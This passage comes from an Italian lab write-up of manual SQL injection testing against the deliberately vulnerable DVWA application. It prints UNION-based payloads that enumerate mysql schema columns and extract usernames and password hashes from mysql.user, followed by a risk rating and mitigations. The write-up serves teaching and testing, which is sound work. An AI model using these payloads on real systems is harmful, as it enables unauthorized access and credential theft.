
- User
- Password
- Host
- Select_priv
- Insert_priv
- Grant_priv

Conteggio delle colonne nel database mysql

Payload utilizzato:

```
1 UNION SELECT COUNT(column_name), null  
FROM information_schema.columns  
WHERE table_schema=0x6d7973716c
```

Figura 19:Conteggio colonne



Risultato:147

Il database mysql contiene 147 colonne, confermando:


- ampia superficie di attacco
- privilegi elevati dell'utente DB
- possibilità di estrarre informazioni sensibili

Estrazione utenti e password database MySQL

Per provare ad estrarre utenti e password dal database si è utilizzato il seguente payload:

1 OR 1=1
UNION SELECT User, Password
FROM mysql.user

Figura 20: Estrazioni utenti e password



Replica a livello MEDIUM

Nel livello MEDIUM di DVWA, l'iniezione è mitigata parzialmente, ma risulta comunque sfruttabile.

In questo caso:

- Il parametro id è in contesto numerico

- Non sono necessari apici
- È possibile sfruttare l'operatore UNION

Impatto e valutazione del rischio

La vulnerabilità consente:

- Accesso non autorizzato ai dati
- Esfiltrazione di credenziali
- Compromissione completa del database
- Possibile escalation ad attacchi più gravi

Valutazione CVSS 3.1 (stimata)

- **Attack Vector:** Network
- **Attack Complexity:** Medium
- **Privileges Required:** None
- **User Interaction:** None
- **Confidentiality Impact:** High
- **Integrity Impact:** High
- + Low

CVSS Score stimato: 9.1 – Critical

Mitigazioni e raccomandazioni

Per prevenire questo tipo di vulnerabilità si raccomanda di:

1. Utilizzare query parametrizzate (prepared statements)
2. Validare e sanitizzare l'input utente
3. Applicare il principio del least privilege sugli account database
4. Non memorizzare password con algoritmi deboli (MD5)
5. Implementare hashing sicuro (bcrypt, Argon2)
6. Disabilitare la visualizzazione degli errori SQL lato client

Conclusioni

L'attività ha dimostrato come una semplice vulnerabilità di SQL Injection, se non mitigata correttamente, possa portare alla completa compromissione dei dati sensibili di un'applicazione web.

Il test è stato condotto interamente in modalità manuale, seguendo un approccio metodologico basato sull'analisi degli errori, sull'identificazione del contesto SQL e sulla costruzione progressiva dei payload.